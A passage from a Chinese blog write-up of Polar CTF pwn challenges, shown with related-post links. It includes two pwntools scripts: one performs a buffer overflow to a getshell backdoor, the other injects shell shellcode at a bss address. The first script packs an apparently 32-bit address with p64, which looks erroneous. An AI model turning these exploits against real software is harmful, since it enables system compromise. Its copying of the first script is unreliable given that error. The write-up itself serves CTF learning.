
后门函数

思路:利用dog函数中的溢出跳到getshell函数

编写

from pwn import *
r =remote("120.46.59.242", 2078)
​
bin_sh=0x804859B
padding=0x9+4
payload=b'a'*padding+p64(bin_sh)
r.sendline(payload)
r.interactive()

然后cat flag即可

十二、play

查看

ida

main里有一个play函数,直接进入play函数

两次写入,第一次red 第二次gets

溢出漏洞

shift+F12

没有后门函数

思路:同第十题一样,利用第一次red写入后门函数,第二次gets溢出跳转到后门函数中(没有开NX保护)

记录一下第一次写入的buf地址:0x6010A0

记录偏移量:0x30+8

编写脚本

from pwn import *
r =remote("120.46.59.242", 2064)
​
context(arch='amd64',os='linux')
shellcode=asm(shellcraft.sh())
padding=0x30+8
bss_addr=0x6010A0
​
r.recvuntil("I think you must enjoy playing.\n")
r.sendline(shellcode)
payload=b'a'*padding+p64(bss_addr)
r.sendline(payload)
r.interactive()
​

cat flag即可

Polar靶场-Pwn-困难-8字节能干什么(leak ebp 与栈迁移) 栈迁移的核心:首先利用栈溢出将 ebp 覆盖为目标地址(也就是想迁移到哪里)然后把返回地址ret addr 覆盖为 leave;ret 指令的地址,这样我们可以执行两次 leave;ret。第一次,函数正常返回,执行 leave;ret,mov esp ebp 让两个指针处于同一位置(ebp)pop ebp 会将 ebp 弹到我们覆盖的那个地址,接着 ret,返回到下一个 gadget,再次执行 leave;ret,mov esp ebp ,将 esp 也迁移到了 ebp 的位置。 阅读详情

相关推荐

音视频开发—H264相关概念和压缩原理详解(GOP、宏块、帧内压缩、帧间压缩)

本文讲述了H264相关概念和原理——GOP概念,SPS与PPS,帧内压缩原理,帧间压缩原理,解释了什么是运动补偿,什么运动矢量等等概念

weixin_46999174的博客 3976

Polar PWN内容WP 四

先去下载文件,然后导入到虚拟机中file和checksec一下可以看到是64位程序,并且同时开启了金丝雀和NX保护我们将程序放进IDA中查看一下源码有一个很明显的后门函数,但是需要一些条件在我们运行程序的时候会问我们是不是喜欢小猫,此时有两个选项其实不管输入哪个都无法触发后门函数,因为输入的内容是在buf变量中,而参与判断的是s2变量。我们发现buf变量定义是32个而read可输入的是40个,所以这里有溢出点buf到s2的距离是0x50-0x30。

pythonZLX的博客 1041

了解你的GPU:深入探讨AMD SMI

2024年9月17日 作者:Matt Elliott对于使用AMD硬件的系统管理员和高级用户来说,性能优化和高效的资源监控至关重要。AMD系统管理界面命令行工具`amd-smi`正是为了解决这些需求而设计的。amd-smi是一个多功能的命令行工具,专门用于管理和监控AMD硬件,主要侧重于GPU。作为未来取代`rocm-smi`的工具,`amd-smi`有望成为跨广泛设备的AMD硬件管理的主要工具。

数字人生 4520

Polar PWN内容WP 二

下载文件放入虚拟机中查看一下32位ELF文件,开启栈不可执行保护(NX)放入IDA中看一下映入眼帘的就是一个flag函数,直接看一下flag函数中的内容好嘛!cat flag 思路明确了接着我们进入main函数中出现的yes函数,查看一下yes函数中的内容一个栈溢出,read写入的是100个字节,远远超出定义的58字节利用溢出,返回cat flag思路有了计算偏移地址偏移地址:0x58+4找出flag函数地址差不多了,开搞!​运行脚本后得到flag。

pythonZLX的博客 2489

你不必懂AI,但必须会用AI:写给所有焦虑中的职场人

AI时代不必焦虑学技术,关键在于用AI解决实际问题。文章指出,99%的人只需成为AI使用者而非建造者,核心竞争力在于结合业务痛点运用AI工具提升效率。与其盲目学习工具,不如梳理工作流程,识别可优化环节,让AI赋能重复性、标准化任务。行业经验与AI工具的结合才是真正的职场护城河。建议从具体工作场景出发,寻找匹配的AI解决方案,迈出应用第一步。

hundred98的博客 715

Python与CAD系列基础篇(十)图形复制、移动、删除

①通过pyautocad连接AutoCAD进行处理②通过ezdxf处理dxf格式文件。进行图形复制、移动、删除的方法。pyautocad方式。pyautocad方式。

weixin_43894929的博客 2209

polar靶场通关笔记

这里是关于自己打polar靶场的小笔记

weixin_43296565的博客 8654

第3章: MMU Interval Notifier 区间通知器的核心原理⭐

摘要:区间级内存通知机制分析 本文分析了Linux内核中区间级内存通知机制(mmu_interval_notifier)的设计原理与实现。该机制针对传统全局通知(mmu_notifier)存在的性能开销大、无法精确控制等问题,通过引入区间树(Interval Tree)实现精确匹配,仅当内存变化与注册区间重叠时才触发回调。核心优势包括:1)O(log n + k)的高效查找性能;2)支持独立管理各内存区间;3)实现高并发处理不同区间的失效事件。

图形/计算GPU的驱动与虚拟化技术分享园地 2016

PolarD&N靶场题解

PolarD&N CTF靶场。

qq_43423311的博客 3356

[RK3568 Android11] 教程之原厂SDK源码适配AIO-3568J板子跑起来

目录 一、前提 二、修改dts设备树 三、适配板子的dts 四、编译系统烧入固件验证 一、前提 因源码是直接使用原厂的SDK,没有使用firefly配套的SDK源码,所以手上这块firefly aio-3568j板子在硬件设计上与原厂使用的板子会有些差异;就是因为这些差异会导致新固件烧入后,debug串口打印许多错误信息,可能的话,系统还会崩溃掉,跑不起来; 主要差异在哪里呢?比如: ● DDR类型和品牌多样性; ...

~未来可期~ 1744

​​​​手把手教你玩转RT-Thread操作系统专栏--​​​​第5章 设备驱动开发:RT-Thread的设备框架​​​​5.4 I2C/SPI驱动:如何驱动外部传感器(以MPU6050为例)​

通过本节学习,掌握了基于RT-Thread设备模型的I2C/SPI驱动开发流程,包括硬件初始化、寄存器读写、设备注册及应用程序调用。I2C(Inter-Integrated Circuit)和SPI(Serial Peripheral Interface)是嵌入式系统中最常用的两种串行总线协议,广泛用于连接传感器、存储器等外设。函数通过I2C协议读取外设寄存器的数据(如MPU6050的加速度寄存器)。SPI读取需先拉低片选(CS),发送寄存器地址,再读取数据,最后拉高CS。查找I2C设备,并调用。

xiaoheshang_123的博客 122

polarctf靶场【web】session文件包含、自由的文件上传系统、爆破、XFF、 rce1、iphone、ezupload

session文件包含、文件包含、XXF伪造、rce、UA的修改、文件上传漏洞、爆破

m0_73981089的博客 3627

DeepLens是一个用于计算镜头设计的可微光线追踪器

若安装过程中遇到网络问题导致安装失败,可尝试更换pip源,例如使用国内的镜像源,修改pip配置文件(Windows系统在。

max500600的博客 1139

Polar PWN内容WP

NX保护机制:将数据所在内存页标识为不可执行,当程序溢出成功转入shellcode时,程序会尝试在数据页面上执行指令,此时CPU就会抛出异常,而不是去执行恶意指令。Stack保护机制:在一个函数的入口处,先从fs/gs寄存器中取出一个4字节(eax)或者8字节(rax)的值存到栈上,当函数结束时会检查这个栈上的值是否和存进去的值一致。我们继续,将程序丢入IDA64中查看一下main函数发现一个叫box的函数,进去看一看。

pythonZLX的博客 1862

jdk-8u144-linux-x64.tar.gz.

该资源为搭建Linux系统Java环境用,资源的后缀为tar.gz格式的压缩包

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

Polar PWN(1)

立志刷题攒够500 polar币。

wlmt666的博客 1225

lwip-2.0.3

lwip是瑞典计算机科学院(SICS)的Adam Dunkels 开发的一个小型开源的TCP/IP协议栈。实现的重点是在保持TCP协议主要功能的基础上减少对RAM 的占用。

polar秋季赛部分题目wp(web全解)

<think>我们被要求根据提供的完整内容生成一篇≤150字的文章摘要。内容涵盖了CTF比赛的 writeup,分为五个部分:MISC、CRYPTO、WEB、REVERSE、PWN,每部分都列出了具体的题目及解法摘要。我们需要生成一个简短的摘要,概括这些内容。 要求:“根据以下内容,生成≤150字的文章摘要”。这意味着我们需要提取核心信息:这是一篇CTF解题writeup合集,涵盖多个方向题目及Flag。 应当控制在150字以内。注意中文字符算字数。我们应简洁概括。 可能的摘要: “本文汇总CT

2401_88381079的博客 477

NTscan扫描工具

ntscan是一个扫描器,可以扫描没有密码和弱密码的共享,先到配置文件中填写猜测的用户名和密码,扫描过程中右侧出现的是扫描日志。

Polar靶场做题 —— test_format

PolarD&N_pwn_test_format

2301_76262491的博客 855

polar靶场刷题

挨个截图太麻烦,只写思路和exp。

szcn555的博客 810

PolarCTF 2024夏季个人挑战赛 个人WP

PolarCTF 2024夏季个人挑战赛 个人WP

Jay17的博客 3035

1.15寒假作业

打开环境,理解代码使用个体传参的方法,首先代码会检查file参数的前三个字符是不是php,如果是就输出nice,然后用include函数包含file,绕过不是则输出hacker,如果没有file字样就用以语法高亮的形式显示当前文件的内容。题目的类型是php伪协议,不妨试一下昨天的查看方式,结果提示是这样的首先flag?

zl0_00_0的博客 2496

1.13寒假作业

题目给了一张图,图上又flag肯定是假的,查一下有没有隐藏水印也没有,那么就用stegsolve分析一下,可以看到ASCII码是pk...是zip的格式尝试改文件格式为zip可是解压不出来,用010打开看看,文件头确实是jpg格式的,也就是不存在格式错误的问题,那就是里面藏了一个zip文件了,用010仔细看看,在文件尾部确实有一个zip文件用foremost分离一下,得到一个jpg和一个zip,尝试解压,结果要密码,猜测密码长度和bingdundun一样,爆破一下肯定是爆破不出来的。

zl0_00_0的博客 1034

1.14寒假作业

打开环境,只有一片空白,源代码也什么都没有,题目的分类是涉及到php伪协议,之前写过一题也是为协议,当时是用base64的方式将源码给加密显现出来了,看一下当时得到命令试试看,是可以的php://filter/read=处理方式(base64编码,rot13等等)/resource=要读取的文件;这是命令的解释。具体可以看,解码看看:检查GET请求中是否存在名为N_S.S的参数。:如果存在,使用eval函数对该参数的值进行求值。:检查GET请求中是否不存在名为file的参数。:如果不存在,则使用。

zl0_00_0的博客 898

1.11寒假作业

打开文件解压,是一个文档,之前做过类似的题目,无非就是把文字的颜色变得和背景颜色一样而已,尝试修改颜色果然得到一部分flag不过并不完整,上网搜索其他隐藏手段,得知可以通过一些操作隐藏通过wps自带的功能可以解除隐身,可是flag还是不完整那么就用010分析一下看到文件头是pk或者504B应该是zip的格式,可是文件确实doxc格式,改一下文件格式为zip,解压就可以得到最后一部分flag。

zl0_00_0的博客 841

1.19寒假作业

打开环境要求我们上传jpg文件,那就上传jpg文件响应的时候再改上传的方式。这边要注意如果直接改php后缀为jpg是不能成功的,要这样把php文件和任意的jpg文件结合一下才可以改2.jpg为2.php响应发现上传成功了,路径也说了蚁剑连接但是这个flag是假的,尝试用一下伪协议,直接查看phpinfo,搜索一下即可还是错的...,去看了一下wp才知道应该是对的啊。

zl0_00_0的博客 495

1.16寒假作业

提示传个木马,上传之后蚁剑连接不上,要找一下路径,用bp重放试试看也是没找到,返回去看题目的标签有一个htaccess文件,了解一下,可按照这篇博客来试试看,可是传上去,之后连接不上去看了一下别人的做法,他们htaccess文件的内容不一样这个htaccess文件的作用就是把jpg文件用php的解析方法解析,图中2.jpg就是要解析的文件,先把htaccess文件上传之后,再上传一个jpg文件,文件内容是一句话木马上传之后就可以连接了是Apache服务中的一个配置文件,它负责相关目录下的网页配置。

zl0_00_0的博客 1057

1.24寒假作业

打开环境让我们点击一下获得flag,显然是没用的,看一下源代码提示我们访问一下src,访问一下可以得到一个python代码理解一下:用户通过 GET 方法访问根路径时,返回index.html文件,也就是说不能直接在浏览器url直接输入命令访问文件,我们要用put的请求方式访问对应的路径才能得到flag,到这脑子里有两个办法,要么用bp去改请求头,要么用python脚本去实现,这边用bp抓包,并修改注意这边改的时候不要直接复制粘贴,建议用图中右侧那个bp自带功能去改,不然可能乱码。

zl0_00_0的博客 503
上一篇: Polar PWN内容WP 二
下一篇: Polar PWN内容WP 四
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值